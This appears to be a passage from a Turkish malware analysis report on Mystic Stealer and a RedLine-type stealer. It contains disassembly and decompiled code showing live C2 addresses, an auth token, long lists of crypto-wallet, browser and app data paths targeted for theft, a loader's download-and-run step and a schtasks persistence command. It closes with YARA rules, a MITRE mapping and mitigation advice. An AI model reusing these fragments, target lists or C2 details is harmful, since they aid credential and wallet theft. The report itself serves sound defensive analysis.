aijcbedoijmgnlmjeegjaglmepbmkpi	Leap Terra
fdjamakpfbddfjaoaikfcpajohcfmg	Dashlane
foolghllnmhmmndgjiamiodkpenpbb	NordPass
pnlccmojcmehlpggmfnbbiapkmbliob	Roboform
hdokiejnpimakedhajhdcegeplioahd	LastPass
naepdomgkenhinolocfifgepathddafch	BrowserPass
bmikpgodpkclnkgmnppehdgcimmpathed	MYKI

Zararlı, **gecko-browsers** isteği ile ikinci bir tarayıcı listesi döndürmekte ve kontrol etmektedir.

```

400000.003C4815
push eax ; eax:"Gonna grab GeckoBrowsers\n"
call 400000.3C2606
cmp byte ptr ds:[esi+2],0
pop ecx
jne 400000.3C4843

```

Şekil 19 - GeckoBrowsers

003C4947	8D95 18FDFFFF	lea edx,dword ptr ss:[ebp-2E8]	ecx:L"Firefox"
003C494D	8BCE	mov ecx,esi	
003C494F	E8 4E010000	call 400000.3C4AA2	ecx:L"Firefox"
003C4954	59	pop ecx	[ebp-A0]:L"%appdata%\Mozilla\Firefox\Profiles"
003C4955	8D85 60FFFFFF	lea eax,dword ptr ss:[ebp-A0]	eax:L"Firefox"
003C495B	50	push eax	
003C495C	8D45 FC	lea eax,dword ptr ss:[ebp-4]	eax:L"Firefox"
003C495E	50	push 0	
003C4960	6A 00	push 0	
003C4962	E8 750EFFFF	call 400000.3B57DC	
003C4967	83C4 0C	add esp,C	
003C496A	85C0	test eax,edx	eax:L"Firefox"
003C496C	OF85 71FFFFFF	jne 400000.3C48E3	

Şekil 20 - GeckoBrowsers Kontrolü

Zararlı yazılımın hedeflediği **gecko-browsers** listesi:

Tarayıcı Adı	Path
firefox	%appdata%\Mozilla\Firefox\Profiles
Comodo IceDragon	%appdata%\Comodo\IceDragon\Profiles
Cyberfox	%appdata%\8pecstudios\Cyberfox\Profiles
BlackHawk	%appdata%\NETGATE Technologies\BlackHawk\Profiles
K-Meleon	%appdata%\K-Meleon\Profiles
Icecat	%appdata%\Mozilla\icecat\Profiles

Zararlı, sunucuya gönderdiği **files** isteği ile dosya listesi döndürmekte ve sırasıyla kontrol etmektedir.

```
call 400000.3C8E22
mov edi,eax ; edi:"http://5.42.92.211/", eax:"Gonna grab files\n"
mov ecx,ebx
mov dword ptr ss:[esp+10C],edi
test edi,edi ; edi:"http://5.42.92.211/"
je 400000.3C37C3
```

Şekil 21 – Dosya Kontrolü Başlangıcı

000C33A2	804424 44	lea eax,dword ptr ss:[esp+44]	[esp+44]:L"%appdata%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
000C33A6	50	push eax	eax:L"Wallets/Jaxx Desktop"
000C33A7	804424 44	lea eax,dword ptr ss:[esp+44]	[esp+44]:L"%appdata%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
000C33AB	50	push eax	eax:L"Wallets/Jaxx Desktop"
000C33AC	57	push edi	edi:L"Wallets/Jaxx Desktop"
000C33AD	E8 2A24FFFF	call 400000.3B57DC	
000C33B2	88C8	mov ecx,eax	ecx:L"Wallets/Jaxx Desktop", eax:L"Wallets/Jaxx Desktop"
000C33B4	83C4 0C	add esp,C	
000C33B7	85C9	test ecx,ecx	
000C33B9	0F84 F1030000	je 400000.3C3780	ecx:L"Wallets/Jaxx Desktop"

Şekil 22 - Dosya Kontrolü

Zararlı yazılımın hedeflediği **dosya** listesi:

Dosya Adı	Path
Wallets/Jaxx Desktop	%appdata%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
Wallets/Atomic	%appdata%\atomic\Local Storage\leveldb
Wallets/Binance	%appdata%\Binance
Wallets/Coinomi	%appdata%\Coinomi\Coinomi\wallets
Sda/mafiles	%userprofile%\Downloads
Sda/madocs	%userprofile%\Desktop
Wallets/Exodus	%appdata%\Exodus
Wallets/Bitcoin Core	%appdata%\Bitcoin\wallets
Wallets/Bitcoin Core Old	%appdata%\Bitcoin
Wallets/Dogecoin	%appdata%\Bitcoin\wallets
Wallets/Raven Core	%appdata%\Raven
Wallets/Daedalus Mainnet	%appdata%\Daedalus Mainnet\wallets
Wallets/Blockstream Green	%appdata%\Blockstream\Green\wallets
Wallets/Wasabi Wallet	%appdata%\WalletWasabi\Client\Wallets
Wallets/Ethereum	%appdata%\Ethereum
Wallets/Electrum	%appdata%\Electrum\wallets
Wallets/ElectrumLTC	%appdata%\Electrum-LTC\wallets
Wallets/Electron Cash	%appdata%\ElectronCash\wallets
Wallets/MultiDoge	%appdata%\MultiDoge

Wallets/Jaxx Desktop Old	%appdata%\jaxx\Local Storage
Sda/docsx	%userprofile%\Desktop\maFiles
Sda/docsxh	%userprofile%\Downloads\maFiles
Sda/file	%userprofile%\Downloads
Sda/docs	%userprofile%\Desktop

Zararının **telegram**, **steam** ve **office** uygulamalarına ait bilgilere erişmeye çalıştığı tespit edilmiştir.

```

003C447A 85C0 test eax, eax
003C447C 0F84 84000000 je 400000.3C4506
003C4482 33C9 xor ecx, ecx
003C4484 BA 9358B5EE mov edx, EEB55893
003C4489 56 push esi
003C448A 41 inc ecx
003C448B E8 2CE8FFFF call 400000.3C2CBC
003C4490 FFDD call eax
003C4492 83F8 FF cmp eax, FFFFFFFF
003C4495 74 6F je 400000.3C4506

```

eax:GetFileAttributesW
esi:L"C:\\Users\\aktss\\Telegram Desktop\\tdata"
eax:GetFileAttributesW
eax:GetFileAttributesW

Şekil 23 - Telegram Kontrol

```

push eax ; eax:L"SteamPath"
push 101
push ebx
push edx ; edx:L"Software\\Valve\\Steam"
push ecx
xor esi, esi ; esi:"http://5.42.92.211/"
mov edx, A1AFFD27 ; edx:L"Software\\Valve\\Steam"
push 4
inc esi ; esi:"http://5.42.92.211/"
pop ecx
mov dword ptr ss:[ebp-8], esi
call 400000.3C2CBC ; eax:RegOpenKey
call eax
test eax, eax ; eax:L"SteamPath"
jne 400000.3C891C

```

Şekil 24 - Steam Kontrol

```

400000.003C76FE
push ecx ; ecx:L"Software\\Microsoft\\Office"
push esi ; esi:"http://5.42.92.211/"
lea eax, dword ptr ss:[ebp-4]
mov esi, ecx ; esi:"http://5.42.92.211/", ecx:L"Software\\Microsoft\\Office"
push eax
push esi ; esi:"http://5.42.92.211/"
push 80000001
push 4
mov edx, 68407AFB
pop ecx ; ecx:L"Software\\Microsoft\\Office"
call 400000.3C2CBC
call eax
test eax, eax
jne 400000.3C773B

```

Şekil 25 - Office Kontrol

Tüm bu işlemlerden sonra zararlı, sunucuya **done** isteği gönderdikten sonra kalıcılık aşamasına geçer ve **loader** isteği ile kalıcılık aşamasında kullanacağı zararlı bir dosya indirir ve çalıştırır.

003C7F4A	FF7424 1C	push dword ptr ss:[esp+1C]	[esp+18]:"loader"
003C7F4E	8B5424 18	mov edx,dword ptr ss:[esp+18]	
003C7F52	8B4C24 14	mov ecx,dword ptr ss:[esp+14]	
003C7F56	E8 2578FFFF	call 400000.3BF780	req, res
003C7F5B	59	pop ecx	
003C7F5C	FF7424 10	push dword ptr ss:[esp+10]	
003C7F60	8BF0	mov esi, eax	esi:"1792bc09f4f0e8f17710b570be3c8e952c15a8cf6d13c099c47242b9e6aa2eac"
003C7F62	8975 00	mov dword ptr ss:[ebp], esi	[ebp]:"OK\r\n 1 TVqQAAMAAAEEAAA//8AALGAAA"
003C7F65	E8 86D7FEFF	call 400000.3B56F0	esi:"1792bc09f4f0e8f17710b570be3c8e952c15a8cf6d13c099c47242b9e6aa2eac"
003C7F6A	85F6	test esi,esi	

Şekil 26 - Loader İsteği

003C874D	53	push ebx	
003C874E	8D4424 14	lea eax,dword ptr ss:[esp+14]	eax:writeFile, [esp+14]:L"C:\\Users\\aktss\\AppData\\Local\\Temp\\ilgYnHSaseLILzh.exe"
003C8752	BA A50958C5	mov edx,C55809A5	
003C8757	50	push eax	eax:writeFile
003C8758	FF7424 20	push dword ptr ss:[esp+20]	
003C875C	8BCD	mov ecx,ebp	
003C875E	S7	push edi	
003C875F	S6	push esi	
003C8760	E8 5775FFFF	call 400000.3C2CBC	eax:writeFile
003C8765	FFD0	call eax	eax:writeFile
003C8767	85C0	test eax,eax	

Şekil 27 - İndirilen Zararlı Dosya

003C704D	50	push eax	eax:CreateProcessW
003C704E	55	push ebp	
003C704F	57	push edi	
003C7050	E8 67BCFFFF	call 400000.3C2CBC	edi:L"C:\\Users\\aktss\\AppData\\Local\\Temp\\ilgYnHSaseLILzh.exe"
003C7055	FFD0	call eax	eax:CreateProcessW
003C7057	33D2	xor edx,edx	
003C7059	88CA	mov ecx,edx	
003C705B	85C0	test eax,eax	eax:CreateProcessW
003C705D	0F84 3B030000	je 400000.3C739E	

Şekil 28 - Zararlı Dosya Süreci

Son olarak zararlı, **cmd** ile **schtasks** komutunu kullanarak indirdiği dosyayı her 15 dakikada bir çalıştırmak üzere zamanlamaktadır.

003C728B	50	push eax	eax:CreateProcessW
003C728C	56	push esi	
003C728D	57	push edi	
003C728E	E8 29BAFFFF	call 400000.3C2CBC	esi:L"/c schtasks /create /F /sc minute /mo 15 /tr \"C:\\Users\\aktss\\AppData\\Local\\Temp\\ilgYnHSaseLILzh.exe\" edi:L"C:\\Windows\\system32\\cmd.exe"
003C7293	FFD0	call eax	eax:CreateProcessW
003C7295	85C0	test eax,eax	eax:CreateProcessW
003C7297	0F85 F5000000	jne 400000.3C7392	

Şekil 29 - Schtasks


Zararlının oluşturduğu **schtasks** komutu:

```
/c schtasks /create /F /sc minute /mo 15 /tr
"C:\Users\aktss\AppData\Local\Temp\bECo4jfHxOEF1vV.exe" /tn
"\WindowsAppPool\ilgYnHSaseLILzh "
```

bECo4jfHxOEF1vV.exe

Adı	Awny.exe
MD5	48ABFE3B0DD54D912074E8AC952237CB
SHA256	F9A59D35F89B98DDE9BCAB0596DAD0BA5270B3509011A3EE0F751A724BEC0829
Dosya Türü	PE32/EXE

Dinamik Analiz



Şekil 30 - bECo4jfHxOEF1vV.exe Akış

Program akışının ana hatları;

1. Zararlı işlem öncesi kontrollerin yapılması,
2. Zararlı işlemin gerçekleştirilmesi,
3. Toplanan bilgilerin C2 sunucusuna gönderilmesi,

olarak sıralanmaktadır.

Zararlıının ilk olarak ülke kontrolü gerçekleştirildiği ve eğer karşılaştırılan ülkeler ile eşleşme olursa kendini kapattığı gözlemlenmektedir.

```
string text = regionsCountry[i];
if (text.Contains(regionInfo.EnglishName))
{
    goto IL_6C;
}
string text2 = text;
CultureInfo currentUICulture = CultureInfo.CurrentUICulture;
if (text2.Contains((currentUICulture != null) ? currentUICulture.EnglishName : null))
{
    goto IL_6C;
}
bool flag = local.Id.Contains(text);
IL_6D:
bool flag2 = flag;
if (flag2)
{
    return true;
}
i++;
continue;
IL_6C:
flag = true;
goto IL_6D;
```

Şekil 31 – Ülke Kontrolü

```
bool flag = SystemNetMailMetadataRecordZ.Check();
if (flag)
{
    Environment.Exit(0);
}
```

Şekil 32 – Kendini Kapatma Fonksiyonu

Kontrol edilen ülke listesi:

- Armenia
- Belarus
- Kazakhstan
- Kyrgyzstan
- Moldova
- Tajikistan
- Uzbekistan
- Ukraine
- Russia

IP adresinin **decrypt** edildiği tespit edilmiştir.

```
39     bool flag = string.IsNullOrEmpty(b64);
40     if (flag)
41     {
42         result = string.Empty;
43     }
44     else
45     {
46         string input = SystemNetFtpControlStreamGetPathOptionR.FromBase64(b64);
47         result = SystemNetFtpControlStreamGetPathOptionR.FromBase64(SystemNetFtpControlStreamGetPathOptionR.Xor(input, stringKey));
48     }
49 }
50 catch
51 {
52     result = b64;
53 }
```

İsim	Değer	Tip
SystemNetFtpControlStreamGetPathOptionR.FromBase64 döndü	"\u001C\u001F\u0005\u0019.36'(2%Q+\u0019,aT)\u0006SR>\u0016,u00...	string
b64	"HB8FGS4zNicoMiVRKxkHVCKGJFI+FgYe"	string
stringKey	"Reflags"	string
input	"\u001C\u001F\u0005\u0019.36'(2%Q+\u0019,aT)\u0006SR>\u0016,u00...	string
flag	false	bool
result	null	string

Şekil 33 - Runtime IP Decrypt

HB8FGS4zNicoMiVRKxkHVCKGJFI+FgYe

From Base64 [Close] [Pause]

Alphabet: A-Za-z0-9+/= [Remove non-alphabet chars] Strict mode

XOR [Close] [Pause]

Key: Reflags UTF8 Scheme: Standard [Null preserving]

From Base64 [Close] [Pause]

Alphabet: A-Za-z0-9+/= [Remove non-alphabet chars] Strict mode

rec 32 1

Output

77.91.124.55:19071

Şekil 34 - IP Decrypt

Şifresi çözülen **77.91.124.55:19071** adresine **Authorization** başlığı ile belirli bir **token** değeri eklenerek bağlantı kurulmaya çalışıldığı gözlemlenmektedir.

```
netTcpBinding.Security.Mode = SecurityMode.None;
IContextChannel contextChannel = new ChannelFactory<dnlibDotNetValueArraySigk>(netTcpBinding, new EndpointAddress(new Uri
("net.tcp://" + address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0]))
{
    Credentials =
    {
        ServiceCertificate =
        {
            Authentication =
            {
                CertificateValidationMode = X509CertificateValidationMode.None
            }
        }
    }
}.CreateChannel() as IContextChannel;
this.connector = (contextChannel as dnlibDotNetValueArraySigk);
OperationContextScope operationContextScope = new OperationContextScope(contextChannel);
string value = "5a32eacb1b7e4ba104170596a5a08c11";
MessageHeader header = MessageHeader.CreateHeader("Authorization", "ns1", value);
OperationContext.Current.OutgoingMessageHeaders.Add(header);
result = true;
```

Şekil 35 - Token Kontrolü

Zararlı C2 Sunucusu ile iletişime geçip dönen değerleri **settings** adlı objeye vermektedir. **Settings** adlı obje kontrol edilecek dosyaları barındırmaktadır.

```
SystemComponentModelPasswordPropertyTextAttributer settings = new SystemComponentModelPasswordPropertyTextAttributer();
while (!systemNetHttpRequestCreatorq.Id5(out settings))
{
    bool flag5 = !systemNetHttpRequestCreatorq.Id3();
    if (flag5)
    {
        throw new Exception();
    }
    Thread.Sleep(1000);
}
```

Şekil 36 - Settings

İsim	Değer
settings	(SystemComponentModelPasswordPropertyTextAttributer)
Id1	true
Id10	Count = 0x00000008
[0]	@"%userprofile%\Downloads*.maFile* 1"
[1]	@"%userprofile%\Desktop*.maFile* 1"
[2]	@"%C:\Users\%userprofile%\Downloads*.maFile* 1"
[3]	@"%C:\Users\%userprofile%\Desktop*.maFile* 1"
[4]	@"%C:\Users\%userprofile%\Desktop\maFiles*.maFile* 1"
[5]	@"%C:\Users\%userprofile%\Downloads\maFiles*.maFile* 1"
[6]	@"%userprofile%\Desktop\maFiles*.maFile* 1"
[7]	@"%userprofile%\Downloads\maFiles*.maFile* 1"

Şekil 37 - Settings Objesi

Kontrol edilecek dosya listesi:

Dosya Yolu
%USERPROFILE%\AppData\Local\Battle.net
%USERPROFILE%\AppData\Local\Chromium\User Data
%USERPROFILE%\AppData\Local\Google\Chrome\User Data
%USERPROFILE%,AppData,Local,Google)x86=,Chrome,User Data

%USERPROFILE%\AppData\Roaming\Opera Software\
%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data
%USERPROFILE%\AppData\Local\Iridium\User Data
%USERPROFILE%\AppData\Local\7Star\7Star\User Data
%USERPROFILE%\AppData\Local\CentBrowser\User Data
%USERPROFILE%\AppData\Local\Chedot\User Data
%USERPROFILE%\AppData\Local\Vivaldi\User Data
%USERPROFILE%\AppData\Local\Kometa\User Data
%USERPROFILE%\AppData\Local\Elements Browser\User Data
%USERPROFILE%\AppData\Local\Epic Privacy Browser\User Data
%USERPROFILE%\AppData\Local\uCozMedia\Uran\User Data
%USERPROFILE%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User Data
%USERPROFILE%\AppData\Local\Coowon\Coowon\User Data
%USERPROFILE%\AppData\Local\liebao\User Data
%USERPROFILE%\AppData\Local\QIP Surf\User Data
%USERPROFILE%\AppData\Local\Orbitum\User Data
%USERPROFILE%\AppData\Local\Comodo\Dragon\User Data
%USERPROFILE%\AppData\Local\Amigo\User\User Data
%USERPROFILE%\AppData\Local\Torch\User Data
%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\User Data
%USERPROFILE%\AppData\Local\Comodo\User Data
%USERPROFILE%\AppData\Local\360Browser\Browser\User Data
%USERPROFILE%\AppData\Local\Maxthon3\User Data
%USERPROFILE%\AppData\Local\K-Melon\User Data
%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User Data
%USERPROFILE%\AppData\Local\Nichrome\User Data
%USERPROFILE%\AppData\Local\CocCoc\Browser\User Data
%USERPROFILE%\AppData\Local\Uran\User Data
%USERPROFILE%\AppData\Local\Chromodo\User Data
%USERPROFILE%\AppData\Local\Mail.Ru\Atom\User Data
%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data
%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data
%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce Experience
%USERPROFILE%\AppData\Local\Steam
%USERPROFILE%\AppData\Local\CryptoTab Browser\User Data
%USERPROFILE%\AppData\Roaming\Mozilla\Firefox
%USERPROFILE%\AppData\Roaming\Waterfox
%USERPROFILE%\AppData\Roaming\K-Meleon
%USERPROFILE%\AppData\Roaming\Comodo\IceDragon
%USERPROFILE%\AppData\Roaming\8pecxstudios\Cyberfox
%USERPROFILE%\AppData\Roaming\NETGATE Technologies\BlackHaw
%USERPROFILE%\AppData\Roaming\Moonchild Productions\Pale Moon

Zararlı aktivitenin yürütüleceği döngüye girilmekte ve sırasıyla zararlı fonksiyonlar çağrılıp alınan veriler yine sırasıyla C2 sunucusuna gönderilmektedir.

```
160 bool result2;
161 try
162 {
163     foreach (SystemNetSpnDictionaryValueCollectionGetEnumeratory systemNetSpnDictionaryValueCollectionGetEnumeratory in SystemNetConfigurationWebRequestModuleElementTypeAndName.Main)
164     {
165         try
166         {
167             systemNetSpnDictionaryValueCollectionGetEnumeratory(connection, settings, ref result2);
168         }
169         catch (EncoderFallbackException ex)
170         {
171             throw ex;
172         }
173         catch (Exception ex2)
174         {
175         }
176     }
177     result2 = true;
178 }
```

Yereller	Değer	Tip
Isim		
Name	"asdK9345asd"	string

Şekil 38 - Zararlı Fonksiyon Döngüsü

Sistem bilgilerinin alınıp C2 sunucusuna gönderildiği tespit edilmiştir.

```
101 SystemDiagnosticsSwitchElementf systemDiagnosticsSwitchElementf = connection.Id6(result);
102 bool flag = systemDiagnosticsSwitchElementf != SystemDiagnosticsSwitchElementf.Id2;
103 if (flag)
104 {
105     throw new EncoderFallbackException();
106 }
107 SystemNetHttpRequestBooleansK.LSIDsd2(connection, settings, ref result2);
108 while (!connection.Id25())
109 {
110     bool flag2 = !connection.Id3();
111     if (flag2)
112     {
113         Thread.Sleep(1000);
114     }
115 }
```

Yereller	Değer	Tip
Isim		
result	(SystemNetCookieExceptionL)	SystemNetCookieExceptionL
Id1	"EEBB"	string
Id10	"(UTC"	string
Id11	"UNKNOWN"	string
Id12	null	byte[]
Id13	null	string
Id14	@\"C:\Users\... \bEC04jHxOEF1vW.exe"	string
Id15	true	bool
Id2	"	string
Id3	"	string
Id4	"Windows"	string
Id5	"T"	string
Id6	"[Width=1894, Height=897]"	string

Şekil 39 - Sistem Bilgisi

Zararlının sisteme kurulu antivirüs programlarını kontrol ettiği görülmektedir. Daha sonra bulduğu verileri C2 sunucusuna göndermektedir.

```
294 List<string> list = dnlibDotNetMethodExportInfoProvider1.QueryAV();
295 SystemDiagnosticsSwitchElementf systemDiagnosticsSwitchElementf = connection.Id10((list != null) ? list.ToList<string>() : null);
296 bool flag = systemDiagnosticsSwitchElementf == SystemDiagnosticsSwitchElementf.Id3;
297 if (flag)
298 {
299     SystemNetHttpRequestBooleansK.aNOB3(connection, settings, ref result);
300 }
301 bool flag2 = systemDiagnosticsSwitchElementf == SystemDiagnosticsSwitchElementf.Id4;
302 if (flag2)
303 {
304     throw new EncoderFallbackException();
305 }
```

Yereller	Değer
Isim	
dnlibDotNetMethodExportInfoProvider1.QueryAV döndü	Count = 0x00000002
[0]	"Reason Cybersecurity"
[1]	"Windows Defender"

Şekil 40 - Antivirüs Kontrolü


```
311 System.Diagnostics.SwitchElementf systemDiagnosticsSwitchElementf = connection.Id28(dnlibDotNetMethodExportInfoProviderj.QueryProc());
312 bool flag = systemDiagnosticsSwitchElementf == System.Diagnostics.SwitchElementf.Id3;
313 if (flag)
314 {
315     System.Net.HttpWebRequestBooleansK.wan8p45(connection, settings, ref result);
316 }
100 %
```

Yereller	Değer
dnlibDotNetMethodExportInfoProviderj.QueryProc döndü	Count = 0x00000038
[0]	ID: 584, Name: csrss.exe, CommandLine: "
[1]	ID: 676, Name: winlogon.exe, CommandLine: "
[2]	ID: 880, Name: fontdrvhost.exe, CommandLine: "
[3]	ID: 812, Name: dwm.exe, CommandLine: "
[4]	ID: 3212, Name: vm3dservice.exe, CommandLine: "
[5]	ID: 1840, Name: sihost.exe, CommandLine: sihost.exe"

Şekil 44 - Process Listesi

Son olarak sisteme yüklü dillerin alındığı ve C2 sunucusuna gönderildiği tespit edildi.

```
public static void waw9p34(System.Net.HttpRequestCreatorq connection, System.ComponentModel.PasswordPropertyTextAttribute settings, ref System.Net.CookieException result)
{
    System.Diagnostics.SwitchElementf systemDiagnosticsSwitchElementf = connection.Id16(dnlibDotNetMethodExportInfoProviderj.AvailableLanguages());
    bool flag = systemDiagnosticsSwitchElementf == System.Diagnostics.SwitchElementf.Id3;
    if (flag)
    {
        System.Net.HttpWebRequestBooleansK.waw9p34(connection, settings, ref result);
    }
}
```

Şekil 45 - Dil Kontrolü

Tüm bu işlemlerin sonunda zararlı kendini kapatmaktadır.

MysticStealer.exe YARA Kuralı

```
import "hash"

rule mysticstealer

{

  meta:

    author = "ZAYOTEM"

    description = "mysticstealer"

    first_date="18.09.2023"

    report_date="14.10.2023"

  strings:

    $str1="C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe"

    $str2="Parker"

    $str3="Event"

    $str4="Jo-Man"

    $disass1 = {e9 69 a1 3c 00 42 00 0f 57 c0 53 56 66 0f 13 45 90 66 0f 13 45 98}

    $disass2 = {e9 ba 90 ff d0 68 b6 47 36 4f ff 35 00 32 44 00 e8 60 fd ff ff}

    $disass3 = {e9 e7 e8 50 cf ff ff 8b 95 44 ff ff ff 85 d2 74 2f 8b 8d 4c}

  condition:

    hash.md5(0,filesize)== "43F1040BEB90E0054C1759028B5EAE5E" or all of ($str*)
    or all of ($disass*)

}
```


Awny.exe YARA Kuralı

```
import "hash"

rule Awny
{
  meta:
    author="ZAYOTEM"

    description = "redline stealer"

    report_date= "13.10.2023"

  strings:
    $a1 = "Awny"

    $a2 = "Fps boost"

    $a3 = "WM_MOUSEMOVE"

    $a7 = "digicert.com"

    $a8 = "15.9.1.22"

    $a9 = "Enigma"

    $a10 = {0D 3E 6D 04 95 C5 19 4E B6 F4 E3 D8 45 97 F8 28}

    $api1 = "DownloadFile"

    $api4 = "Sleep"

    $api5 = "CreateDirectory"

  condition:
    hash.md5(0, filesize) == "48abfe3b0dd54d912074e8ac952237cb" or all of them
}
```

MITRE ATTACK TABLE

Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
T1129 Shared Modules	T1053 Scheduled Task/Job	T1055 Process Injection	T1056 Input Capture	T1124 System Time Discovery	T1056 Input Capture	T1132.001 Standard Encoding	T1041 Exfiltration Over C2 Channel
T1053 Scheduled Task/Job		T1027 Obfuscated Files or Information	T1539 Steal Web Session Cookie	T1518.001 Security Software Discovery	T1560 Archive Collected Data	T1105 Ingress Tool Transfer	
T1569 System Services		T1140 Deobfuscate/Decode Files or Information	T1555.003 Credentials from Web Browsers	T1012 Query Registry	T1114 Email Collection	T1095 Non-Application Layer Protocol	
				T1083 File and Directory Discovery		T1071 Application Layer Protocol	
				T1082 System Information Discovery			
				T1614 System Location Discovery			
				T1087 Account Discovery			

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.
2. Kullanılan işletim sistemini güncel tutulmalıdır.
3. Kripto hesaplarda var ise iki adımlı doğrulama kullanılmalıdır.
4. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.
5. Bilinmeyen e-postaların ek dosyaları açılmamalıdır.



HAZIRLAYANLAR

Ebubekir Erkaya

[Linkedin](#)

Alper Aktař

[Linkedin](#)

Tolga Yılmaz

[Linkedin](#)

Tuęba Nur Can

[Linkedin](#)